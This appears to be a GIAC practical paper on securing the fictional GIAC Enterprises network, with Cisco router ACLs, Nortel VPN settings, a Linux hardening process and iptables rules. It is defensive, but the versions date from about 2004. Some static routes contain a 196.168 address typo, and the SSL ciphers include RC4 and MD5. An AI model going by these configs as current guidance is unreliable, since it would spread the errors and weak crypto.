


Figure 2 - Server Schematic

DMZ Infrastructure Server

- RedHat Fedora Core 2, kernel 2.6.8-1.251, iptables 1.2.9-2.3.1, openssh 3.6.1p2-34, ntp 4.2.0-7, bind 9.2.3-13, sendmail 8.12.11-4.6, squid 2.5.STABLE5-4.fc2

The DMZ Infrastructure server provides several core network services:

- BIND DNS server provides internal and external name resolution for the "giacent.com" domain and inverse resolution for associated IP addresses;
- Sendmail e-mail relay provides delivery of inbound and outbound e-mail between the internal MS Exchange server and the Internet;
- Squid caching proxy provides Web browser access via HTTP, HTTP/S, and FTP to the Internet for internal employees.

This server is connected via a Fast Ethernet interface to the DMZ network.

This server is managed primarily via SSH access from the Corporate LAN. It can also be managed via console cable to the serial port, if necessary.

Bill would like to deploy host-based IDS to this critical server, but has had neither the budget nor the time to tackle this project. Since BIND, Sendmail, and Squid are well-respected and proven open-source products, Bill is comfortable with the security posture of the server.

The secondary name server for the "giacent.com" domain is hosted by GIAC Enterprise's ISP. Per contract, the ISP-operated secondary server:

- ➢ Is a BIND 9 slave that performs zone transfers from the DMZ Infrastructure Server;
- ➢ Answers queries for the "giacent.com" DNS domain;
- ➢ Denies all zone transfers of the "giacent.com" zone/domain.

Since the operating system was free and the Intel-compatible server hardware was relatively inexpensive, Bill was able to purchase hardware that comfortably exceeds their current requirements and allows substantial growth in the amount of traffic to be inspected. Bill has deep past and current experience with using RedHat Linux / Fedora Core and has become familiar with BIND, Sendmail, and Squid on the job, so he is moderately comfortable using and administering this device.

Data Center Database Servers

- Microsoft Windows 2000 Server Service Pack 4, Microsoft SQL Server 2000 Standard Service Pack 3a

The database servers provide database services for the core business applications. These servers are connected via Fast Ethernet interface to the Data Center LAN.

These servers are managed via Terminal Services (RDP) access from the Corporate LAN.

While the Intel-compatible server hardware was relatively inexpensive, the database software itself is quite expensive relative to GIAC Enterprise's overall IT budget. However, since the database is considered to be a critical element of their core business operations, the company decided to purchase a fully-supported commercial enterprise product. Bill was able to buy hardware that comfortably meets their current requirements and allows for minimal growth in capacity. Bill has some past and current experience with administering and securing Windows 2000 Server but almost no experience with administering or securing SQL Server 2000, so he is not really familiar, or comfortable, with the security posture of the database servers.

Data Center Mail Server

- Microsoft Windows 2003 Server, Microsoft Exchange 2003 Server Service Pack 1, McAfee GroupShield 6.0

The Data Center mail server provides the core corporate e-mail and scheduling services to Outlook XP/2002 and Outlook 2003 clients on the Corporate LAN. This server is connected via Fast Ethernet interface to the Data Center LAN.

This server is managed via Terminal Services (RDP) access from the Corporate LAN.

While the Intel-compatible server hardware was relatively inexpensive, the e-mail server software itself is quite expensive relative to GIAC Enterprises overall IT budget. However, since e-mail is considered a crucial element of their core business operations, the company decided to purchase a fully-supported commercial enterprise product. Bill was able to purchase hardware that comfortably meets their current requirements and allows for minimal growth in capacity. Bill has some past and current experience with administering and securing MS Windows servers but almost no past experience with administering or securing MS Exchange, so he is not really comfortable with the security posture of the e-mail server.

Data Center File Server

- Microsoft Windows 2000 Server Service Pack 4

The file server provides networked file storage for employees. This server is connected via Fast Ethernet interface to the Data Center LAN.

This server is managed via Terminal Services (RDP) access from the Corporate LAN.

Since both the operating system and the Intel-compatible server hardware are relatively inexpensive, Bill was able to purchase hardware that somewhat exceeds their current requirements and allows for some growth in both network and disk capacity. Bill has some past and current experience with administering and securing Windows 2000 server, so he is moderately comfortable with the security posture of the file server.

Corporate Desktops

- Microsoft Windows 2000 Pro Service Pack 4
- Microsoft Windows XP Pro Service Pack 1
- Fedora Core 2
- Debian 3.0r1

Most of the corporate desktops (includes workstations and laptops) are running Windows XP, which is the current image for new laptops. A few Windows 2000 machines have not been replaced in the lease cycle yet, but should be within the next six months. All Windows desktops are running the Microsoft Office XP/2002 Professional application suite with Service Pack 3 and McAfee VirusScan 8.0. A couple of the developers have installed Fedora Core and/or Debian in a dual-boot configuration. All workstations and laptops are connected via Fast Ethernet interface to the Corporate LAN.

The corporate image is configured to automatically apply operating system and application Service Packs and Critical Updates, as well as anti-virus definitions. The developers running the various Linux operating systems are required by policy to keep their systems patched and updated, but this is not strongly enforced.

IP Addressing Scheme

Public Addresses

X.Y.Z.0/27 – Public address subnet assigned to GIAC Enterprises

- X.Y.Z.0/28 – Public addresses subnet for servers, routed to Border Firewall for NAT
- X.Y.Z.16/29 – Public address subnet for VPN gateway, routed to VPN gateway
- ➢ X.Y.Z.24/30 – Public address subnets (unassigned)
- X.Y.Z.28/30 – Public address subnet for ISP/Border Router interconnect

Private Internal Addresses

172.20.0.0/16 – RFC 1918 non-routable private address subnet for boundary networks

- 172.20.1.0/30 – Private address subnet for Boundary Firewall/Border Router interconnect
- 172.20.2.0/24 – Private address subnet for VPN gateway/Boundary Firewall interconnect
  - 172.20.2.128/25 – VPN client IP pool
- ➢ 172.20.3-255.0/24 – Private address subnets for boundary networks (unassigned)

172.21.0.0/16 – RFC 1918 non-routable private addresses for DMZ networks

- 172.21.1.0/24 – Private address subnet for DMZ
- ➢ 172.21.2-255.0/24 – Private address subnets for DMZ networks (unassigned)

192.168.0.0/16 – RFC 1918 non-routable private address subnet for internal network

- 192.168.1-7.0/24 – Private address subnets for internal networks (unassigned)
- 192.168.8-15.0/24 – Private address subnets for Data Center networks
    - 192.168.8.0/24 – Private address subnet for Data Center LAN
    - 192.168.9-15.0/24 – Private address subnets for Data Center networks (unassigned)
- 192.168.16-31.0/24 – Private address subnets for corporate networks
    - 192.168.16.0/24 – Private address subnet for Corporate LAN
    - 192.168.17-31.0/24 – Private address subnets for Corporate networks (unassigned)
- 192.168.32-255.0/24 – Private address subnets for internal networks (unassigned)

Chapter 2 – Security Policy and Component Configuration

Border Router

Purpose

The primary purpose of the border router is to route traffic between the Internet and the GIAC Enterprises network. The secondary purpose of the border router is as the first layer of security, providing ingress and egress anti-spoofing filtering, self-protection by filtering traffic destined to interfaces of the router itself, screening of the VPN gateway by filtering traffic to only allow the needed IPSec ports and protocols, and SYN-flood Denial-of-Service protection for all internal devices from Internet sources.

Administration

The border router IOS is routinely upgraded to the current General Deployment or stable Limited Deployment IOS release every three (3) months. Bill monitors applicable Cisco security advisories and will upgrade the IOS within this interval as necessary to resolve security or functionality issues.

Hardening and Configuration

The following commands disable unneeded and unused services and options, including Cisco "small servers", SNMP, DNS, Finger, HTTP, BOOTP, and IDENTD servers.

```
      no service tcp-small-servers
      no service udp-small-servers
      no snmp-server
      no ip name-server
      no ip finger
      no ip http server
      no ip bootp server
      no ip identd
```

Disable auto-loading of router configuration from remote server, packet assembler/dis-assembler (PAD) commands, and Cisco Discovery Protocol (CDP).

```
      no service config
      no boot network
      no service pad
      no cdp run
```

Disable use of the zero (0.) subnet, source-routed packets, gratuitous ARP transmissions, and DNS name lookups by the router.

```
      no ip subnet-zero
      no ip source-route
      no ip gratuitous-arps
      no ip domain-lookup
```

Enable Cisco Express Forwarding (CEF).

```
ip cef
```

Set the router host name.

```
hostname border-router
```

Configure static routing; default route is out to ISP, server NAT addresses are statically routed to the Boundary Firewall external interface.

```
ip route 0.0.0.0 0.0.0.0 X.Y.Z.29
ip route X.Y.Z.0 255.255.255.240 172.20.1.2
```

Enable TCP keep-alives on all connections and SYN-flood DoS protection inbound on the external ISP interface.

```
service tcp-keepalives-in
service tcp-keepalives-out
ip tcp intercept list 100
```

Set clock and router logging as follows:

-Set clock to Eastern Standard Time zone with recurring daylight savings;
-Set clock synchronization with Internet NTP servers;
-Set all timestamps to show date and time with millisecond accuracy;
-Log at the 'informational' level to a 16MB memory buffer;
-Log at the 'critical' level to the console, rate-limit to 3 messages
 per second.

```
clock timezone EST -5
clock summer-time EDT recurring
ntp server 66.187.224.4 version 3 source Serial0/0 prefer
ntp server 66.187.233.4 version 3 source Serial0/0
ntp server 209.132.176.4 version 3 source Serial0/0
service timestamps log datetime msec show-timezone
service timestamps debug datetime show-timezone msec
logging buffered 16000 informational
logging rate-limit console 3
logging console critical
```

Enable the password-encryption service so that passwords displayed with "show" commands are obfuscated; also set the 'enable' passwords.

```
service password-encryption
enable password PASSWORD
enable secret PASSWORD
```

Configure AAA at login using local username database and enable password; display a banner at the login prompt.

```
aaa new-model
aaa authentication banner *Authorized users and uses only. Activity may
be monitored and reported to law enforcement.*
aaa authentication login default local
aaa authentication login auth_local local
aaa authentication enable default enable
```

Alter required privileges for some commands to tighten security.

```
privilege exec level 15 connect
privilege exec level 15 telnet
privilege exec level 15 rlogin
privilege exec level 1 show ip
privilege exec level 15 show ip access-lists
privilege exec level 15 show access-lists
privilege exec level 15 show logging
```

Create local users.

```
username bdert password 7 PASSWORD
username bdert privilege 1
[...]
```

Generate an RSA key and set SSH server login timeout to 90 seconds and limit login retries to three (3).

```
crypto key generate rsa
ip ssh time-out 90
ip ssh authentication-retries 3
```

Configure input/login devices:

-Console exec idle timeout is set to five (5) minutes, line password is set, authentication is local, and output transport is disabled;
-Aux exec idle timeout is set to 1 second, line password is set, exec is disabled, and all transports are disabled;
-VTY access is filtered with access-list 99, exec idle timeout is set to ten (10 minutes, line password is set, logging is synchronous (to avoid console user annoyances with console logging), authentication is local, and transport is restricted to SSH.

```
line con 0
      exec-timeout 5 0
      password PASSWORD
      login authentication auth_local
      transport output none
line aux 0
      exec-timeout 0 1
      password PASSWORD
      no exec
      transport input none
line vty 0 4
      access-class 99 in
      exec-timeout 10 0
      password PASSWORD
      logging synchronous
      login authentication auth_local
      transport input ssh
```

Configure interfaces:

- -Set human-readable description;
- -Set interface IP address and subnet mask;
- -Apply inbound and outbound access lists;
- -Enable Unicast Reverse-Path Forwarding for anti-spoofing;
- -Disable risky features – ICMP redirects, ICMP unreachables, ARP proxy, route caches, CDP, directed broadcasts, ICMP mask replies, and NTP service (except on External ISP interface).

```
interface FastEthernet 0/0
      description "Internal Interface"
      ip address 172.20.1.1 255.255.255.252
      ip access-group 102 in
      ip access-group 152 out
      ip verify unicast reverse-path
      no ip redirects
      no ip unreachables
      no ip proxy-arp
      no ip route-cache cef
      no ip route-cache
      no ip mroute-cache
      ntp disable
      no cdp enable
      no ip directed-broadcast
      no ip mask-reply
interface FastEthernet 0/1
      description "VPN Server Interface"
      ip address X.Y.Z.17 255.255.255.248
      ip access-group 101 in
      ip access-group 151 out
      ip verify unicast reverse-path
      no ip redirects
      no ip unreachables
      no ip proxy-arp
      no ip route-cache cef
      no ip route-cache
      no ip mroute-cache
      ntp disable
      no cdp enable
      no ip directed-broadcast
      no ip mask-reply
interface Serial 0/0
      description "External ISP Interface"
      ip address X.Y.Z.30 255.255.255.252
      ip access-group 100 in
      ip access-group 150 out
      ip verify unicast reverse-path
      no ip redirects
      no ip unreachables
      no ip proxy-arp
      no ip route-cache cef
      no ip route-cache
      no ip mroute-cache
      no ntp disable
```

```
    no cdp enable
    no ip directed-broadcast
    no ip mask-reply
```

Configure ACL for SSH access to the router's internal interface:

-Permit source IP address of the Boundary Firewall external interface;
-Deny everything else.

```
no access-list 99
access-list 99 permit host 172.20.1.2 log
access-list 99 deny any log
```

Configure the inbound ACL for the External ISP interface:

-Perform ingress anti-spoofing by denying packets with local and invalid/RFC 1918/multicast/non-routable source addresses;
-Deny access to router VPN interface;
-Permit access to the server NAT address pool;
-Permit IPSec (IKE and ESP) to the VPN gateway;
-Permit NTP responses from Internet NTP servers;
-Deny everything else.

```
no access-list 100
access-list 100 deny ip X.Y.Z.0 0.0.0.31 any log
access-list 100 deny ip 0.0.0.0 0.255.255.255 any log
access-list 100 deny ip 10.0.0.0 0.255.255.255 any log
access-list 100 deny ip 127.0.0.0 0.255.255.255 any log
access-list 100 deny ip 172.16.0.0 0.15.255.255 any log
access-list 100 deny ip 192.168.0.0 0.0.255.255 any log
access-list 100 deny ip 169.254.0.0 0.0.255.255 any log
access-list 100 deny ip 224.0.0.0 15.255.255.255 any log
access-list 100 deny ip host 255.255.255.255 any log
access-list 100 deny ip any host X.Y.Z.17 log
access-list 100 permit ip any X.Y.Z.0 0.0.0.15
access-list 100 permit udp any host X.Y.Z.18 eq 500
access-list 100 permit 50 any host X.Y.Z.18
access-list 100 permit udp host 66.187.224.4 eq 123 host X.Y.Z.30 eq
123
access-list 100 permit udp host 66.187.233.4 eq 123 host X.Y.Z.30 eq
123
access-list 100 permit udp host 209.132.176.4 eq 123 host X.Y.Z.30 eq
123
access-list 100 deny ip any any log
```

Configure the inbound ACL for the VPN interface:

-Deny access to server NAT address pool;
-Deny access to router interfaces;
-Permit traffic from valid local subnet source addresses;
-Deny everything else.

```
no access-list 101
access-list 101 deny ip any X.Y.Z.0 0.0.0.15 log
access-list 101 deny ip any 172.20.1.0 0.0.0.3 log
access-list 101 deny ip any host X.Y.Z.17 log
```

```
access-list 101 deny ip any host X.Y.Z.30 log
access-list 101 permit ip X.Y.Z.16 0.0.0.7 any
access-list 101 deny ip any any log
```

Configure the inbound ACL for the Internal interface:

-Deny access to VPN interconnect subnet;
-Deny access to router interfaces;
-Permit traffic from server NAT address pool;
-Permit SSH access to the router from Boundary Firewall external interface;
-Deny everything else.

```
no access-list 102
access-list 102 deny ip any X.Y.Z.16 0.0.0.7 log
access-list 102 deny ip any host X.Y.Z.30 log
access-list 102 permit ip X.Y.Z.0 0.0.0.15 any
access-list 102 permit tcp host 172.20.1.2 host 172.20.1.1 eq 22 log
access-list 102 deny ip any any log
```

Configure the outbound ACL for the External ISP interface:

-Permit traffic from the server NAT address pool;
-Permit traffic from the VPN interconnect subnet;
-Permit traffic from the local router interface;
-Deny everything else.

```
no access-list 150
access-list 150 permit ip X.Y.Z.0 0.0.0.15 any
access-list 150 permit ip X.Y.Z.16 0.0.0.7 any
access-list 150 permit ip host X.Y.Z.30 any
access-list 150 deny ip any any log
```

Configure the outbound ACL for the VPN interface:

-Permit traffic to the VPN interconnect subnet;
-Deny everything else.

```
no access-list 151
access-list 151 permit ip any X.Y.Z.16 0.0.0.7
access-list 151 deny ip any any log
```

Configure the outbound ACL for the Internal interface:

-Permit traffic to the server NAT address pool;
-Permit established SSH session traffic to the Boundary Firewall external interface;
-Deny everything else.

```
no access-list 152
access-list 152 permit ip any X.Y.Z.0 0.0.0.15
access-list 152 permit tcp host 172.20.1.1 eq 22 host 172.20.1.2
established
access-list 152 deny ip any any log
```

VPN Gateway

Purpose

The purpose of the VPN gateway is to provide, via public network, encrypted remote access to the GIAC Enterprises network resources for employees, select business partners, select suppliers, and select customers. Remote access includes the requirements of authentication of the user and encryption and integrity verification of the remote access session.

Administration

The VPN gateway server software is routinely upgraded to the current stable release approximately every three (3) months. Bill monitors applicable Nortel security advisories and will upgrade the server software within this interval as necessary to resolve security or functionality issues.

Hardening and Configuration

Configure interfaces:

-Set human-readable description;
-Set IP address and subnet mask;
-Set speed and duplex to ‘auto’;
-Set external interface to ‘public’, set internal interface to ‘private’;
-Disable DHCP service on external interface, enable on internal interface;
-Disable OSPF, RIP, VRRP;
-Enable interface.

```
interface fastethernet 0/1
      description "Internal Interface"
      ip address 172.20.2.1 255.255.255.0
      duplex auto
      speed auto
      no public
      service dhcp enable
      no ip ospf
      no ip rip
      no ip vrrp
      no shutdown

interface fastethernet 1/1
      description "External Interface"
      ip address X.Y.Z.18 255.255.255.248
      duplex auto
      speed auto
      public
      no service dhcp enable
      no ip ospf
      no ip rip
      no ip vrrp
      no shutdown
```

Configure administrative user accout.

```
adminname AdminUser password AdminPassword
```

Configure the VPN gateway hostname, management IP address, domain-name suffix, DNS server used for name resolution, and disable DNS proxy.

```
hostname vpn.giacent.com
ip address 172.20.2.20 255.255.255.0
ip domain-name giacent.com
ip name-server 172.21.1.20
no dns-proxy enable
```

Configure static routing:

-Default route is to Border Router via public interface;
-Static routes for the DMZ, Data Center LAN, and Corporate LAN to the Boundary Firewall.

```
ip default-network X.Y.Z.17 public
ip route 172.21.1.0 255.255.255.0 172.20.2.2
ip route 192.168.8.0 255.255.255.0 172.20.2.2
ip route 192.168.16.0 255.255.255.0 172.20.2.2
```

Configure client idle timeout for 15 minutes.

```
idle timeout 00:15:00
idle timeout enable
```

Configure SSL management access to the VPN gateway:

-Restrict SSL ciphers to EDH-RSA-DES-CBC3-SHA, RC4-SHA, AND RC4-MD5;
-Setup SSL server certificate;
-Enable SSL management on private interface;
-Disable HTTP management server.

```
ssl cipher 1
ssl cipher 3
ssl cipher 4
ssl server-cert "CN=CommonName, OU=OrgUnit, O=vpn.giacent.com"
https private
no http enable
```

Configure time zone and NTP clock synchronization.

```
clock timezone est
ntp
ntp server 66.187.224.4 source public
ntp server 66.187.233.4 source public
ntp server 209.132.176.4 source public
```

Configure VPN client IP pool with 30-minute blackout interval for address re-assignment.

```
ip local pool add default 172.20.2.129 172.20.2.254 255.255.255.0
ip local pool blackout-interval 30
```

Configure local DHCP server for the defined VPN client IP pool:

-Set pool to 172.20.2.129 – 172.20.2.254;
-Set default gateway for clients to Boundary Firewall;
-Set DNS server for clients to BIND server on DMZ;
-Set DNS domain suffix to ‘giacent.com’.

```
ip dhcp server pool network 172.20.2.0 mask /24
      description "Default client IP pool"
      included-address 172.20.2.129 172.20.2.254
      option default-router 172.20.2.2
      option dns-server 172.21.1.20
      option domain-name giacent.com
ip address-pool local
```

Configure IPSec policy to user the local LDAP database for authentication and disable RADIUS and RSA authentication.

```
no ipsec authentication radius
no ipsec authentication local rsa-sig
ipsec authentication local username-password
```

Configure IPSec policy to only allow strong (3DES, AES128, and AES256) encryption algorithms for the tunnel.

```
no ipsec encryption des40-md5
no ipsec encryption des40-sha1
no ipsec encryption des56-md5
no ipsec encryption des56-sha1
no ipsec encryption hmac-md5
no ipsec encryption hmac-sha1
no ipsec encryption md5
no ipsec encryption sha1
ipsec encryption 3des-md5
ipsec encryption 3des-sha1
ipsec encryption aes128-sha1
ipsec encryption aes256-sha1
```

Configure IPSec IKE policy to only allow strong (3DES, AES128, AES256) encryption for IKE negotiation.

```
no ipsec encryption ike des56-group1
ipsec encryption ike 3des-group2
ipsec encryption ike 3des-group7
ipsec encryption ike 128aes-group2
ipsec encryption ike 128aes-group5
ipsec encryption ike 128aes-group8
ipsec encryption ike 256aes-group5
ipsec encryption ike 256aes-group8
```

Allow IPSec tunnels on both interfaces, disable PPTP and L2TP.

```
tunnel protocol ipsec public
tunnel protocol ipsec private
no tunnel protocol pptp public
no tunnel protocol pptp private
no tunnel protocol l2tp-l2f public
no tunnel protocol l2tp-l2f private
```

Create group for GIAC Enterprises Employees:
-Set admin contact;
-Force password minimum length to eight (8) characters;
-Assign IP addresses from the default pool configured earlier.

```
group add /Base/Employees
      contact "vpnadmin@giacent.com"
      password min-length 8
      default ip-address pool
[...]
```

Set Employee group IPSec policy:
-Use local LDAP for user authentication;
-Set login banner;
-Disable dynamic DNS registration of clients;
-Enable VPN compression;
-Enable IPSec Perfect Forward Secrecy (PFS);
-Enable IPSec for this group;
-Set DNS server to be used by clients.

```
group ipsec /Base/Employees
      authentication local username-password
      banner "Authorized users only."
      display-banner
      no client dynamic-dns enable
      compress
      pfs
      ipsec-transport
      ip address 172.21.1.20
[...]
```

Configure users in Employee group.

```
user add "Bill Dert" group "/Base/Employees"
      ipsec uid "bill.dert@giacent.com" password "Password"
[...]
```

Linux System Configuration and Hardening

Bill uses a consistent process to build and harden the various Linux hosts used at GIAC Enterprises. The common steps in the process are described here for the sake of conciseness; steps unique to a particular host will be described in the section for that host. Since Bill uses the Linux Benchmark from the Center for Internet Security for the majority of the hardening steps, only the high-level objectives of the hardening process are listed here; chapters are referenced where possible and appropriate. For details, please refer to the Benchmark document.

1. The hardware is installed and prepped as necessary, including formatting and de-partitioning all hard disks.
2. The operating system is installed normally from the vendor media using the vendor installer; “Minimal” installation is selected, all interfaces are kept in “down” state.
3. All unused, unnecessary, and unwanted services are disabled using “ntsysv” and/or “chkconfig” and, if possible, their packages are uninstalled (Chapter 3).
4. OpenSSH and NTP are configured (at this point, a “netstat –an” shows that only TCP 22 (SSH) and UDP 123 (NTP) are bound for listening).
5. Additional packages (and their dependencies) necessary to the function of the host are installed from the vendor media and the services are configured as required.
6. Netfilter/IPTables is configured to accept outbound connections and block incoming connections, e.g., (iptables-save format):

   ```
   *filter
   :INPUT DROP [0:0]
   :FORWARD DROP [0:0]
   :OUTPUT DROP [0:0]
   -A INPUT -i lo -j ACCEPT
   -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
   -A INPUT -j DROP
   -A FORWARD -j DROP
   -A OUTPUT -m state --state INVALID -j DROP
   -A OUTPUT -j ACCEPT
   COMMIT
   ```

7. A network interface is activated, Up2date / RedHat Network is used to apply patches and package updates, and the interface is deactivated.
8. Kernel network parameters are tuned (Chapter 4), including:
   a. Drop source-routed packets and ICMP redirects;
   b. Enable “rp_filter” anti-spoofing feature.
9. Logging (Chapter 5), File/Directory Permissions (Chapter 6), AAA (Chapter 7), and User Accounts and Environment (Chapter 8) are tuned/hardened.
10. Remaining network stack and interface configuration is performed, including:
    a. Enable routing (ip_forward) at boot (only if this is a firewall host; disable otherwise);
    b. Configure interface start-up parameters (IP, netmask, etc.), still in “down” state;
    c. Configure static routes for start-up;
    d. Configure DNS server to use for name resolution.
11. Re-configure Netfilter/IPTables start-up configuration (/etc/sysconfig/iptables) to permit appropriate access to provided services.
12. Reboot the machine into final running configuration.

Boundary Firewall

Purpose

The primary purpose of the boundary firewall is to provide stateful-inspection firewalling of all traffic passing in or out of the GIAC Enterprises network, restricting access to services to those that are permitted to access them. The boundary firewall inspects all traffic between the Internet and the GIAC Enterprises networks as well as between the VPN gateway and the GIAC Enterprises network. The secondary purposes of the boundary firewall are to provide Network Address Translation (NAT) services for traffic to and from the Internet, to perform anti-spoofing on inter-network traffic, and to provide Network Time Protocol (NTP) services to internal machines.

Administration

The boundary firewall OS is routinely upgraded to the current major version within six (6) months of release. Bill also monitors the RedHat security advisories and checks the RedHat Network for needed patches and upgraded packages several times a week. If updates are available and needed, Bill schedules them for the next practical maintenance window.

Hardening and Configuration

See "Linux System Configuration and Hardening" for the operating system hardening and configuration process.

Configure boot-time interface parameters

- Eth0 = IP Address 172.21.1.1, netmask 255.255.255.0
- Eth1 = IP Address 172.20.2.2, netmask 255.255.255.0
- Eth2 = IP Address 172.20.1.2, netmask 255.255.255.252

Configure boot-time routing parameters

- Enable IP Forwarding (set /proc/sys/net/ipv4/ip_forward to 1)
- Add static routes
    - route add –net 0.0.0.0 netmask 0.0.0.0 gw 172.20.1.1
    - route add –net 196.168.8.0 netmask 255.255.255.0 gw 172.21.1.2
    - route add –net 196.168.16.0 netmask 255.255.255.0 gw 172.21.1.2

Configure OpenSSH and NTP (see Appendix X)

Configure Netfilter/IPTables start-up configuration

(/etc/sysconfig/iptables, listed in iptables-save format):

Configure the 'filter' table, for normal firewall inspection. Set policy to DROP on all built-in chains, configure user-defined chains, zero all packet counters.

```
*filter

:INPUT DROP [0:0]
:FORWARD DROP [0:0]
:OUTPUT DROP [0:0]
:FORWARD_ETH0 - [0:0]
:FORWARD_ETH1 - [0:0]
:FORWARD_ETH2 - [0:0]
:LOGACCEPT - [0:0]
:LOGACCEPTRELATED - [0:0]
:LOGDROP - [0:0]
```

INPUT chain processes inbound traffic explicitly addressed to this local system

Accept loopback adapter traffic

```
-A INPUT -i lo --jump ACCEPT
```

Accept established sessions and related traffic (FTP data channels, ICMP errors, etc.)

```
-A INPUT --match state --state ESTABLISHED --jump ACCEPT
-A INPUT --match state --state RELATED --jump LOGACCEPTRELATED
```

Accept NTP service requests from Corporate LAN, Data Center LAN, and DMZ

```
-A INPUT --in-interface eth0 --source 192.168.16.0/255.255.255.0 --
destination 172.21.1.1 --protocol udp --match state --state NEW --match udp -
-destination-port 123 --jump LOGACCEPT
-A INPUT --in-interface eth0 --source 192.168.8.0/255.255.255.0 --destination
172.21.1.1 --protocol udp --match state --state NEW --match udp --
destination-port 123 --jump LOGACCEPT
-A INPUT --in-interface eth0 --source 172.21.1.0/255.255.255.0 --destination
172.21.1.1 --protocol udp --match state --state NEW --match udp --
destination-port 123 --jump LOGACCEPT
```

Accept SSH connections from Corporate LAN

```
-A INPUT --in-interface eth0 --source 192.168.16.0/255.255.255.0 --
destination 172.21.1.1 --protocol tcp --match state --state NEW --match tcp -
-destination-port 22 --jump LOGACCEPT
```

Drop everything else explicitly addressed to this local system

```
-A INPUT --jump LOGDROP
```

FORWARD chain processes traffic routed through this computer

Accept established sessions and related traffic (FTP data channels, ICMP errors, etc.)

```
-A FORWARD --match state --state ESTABLISHED --jump ACCEPT
-A FORWARD --match state --state RELATED --jump LOGACCEPTRELATED
```

Anti-spoofing (white list) for Internal interface

```
-A FORWARD --in-interface eth0 --source 172.21.1.0/255.255.255.0 --jump
FORWARD_ETH0
-A FORWARD --in-interface eth0 --source 192.168.8.0/255.255.255.0 --jump
FORWARD_ETH0
```

```
-A FORWARD --in-interface eth0 --source 192.168.16.0/255.255.255.0 --jump
FORWARD_ETH0
```

Anti-spoofing (white list) for VPN interface

```
-A FORWARD --in-interface eth1 --source 172.20.2.0/255.255.255.0 --jump
FORWARD_ETH1
```

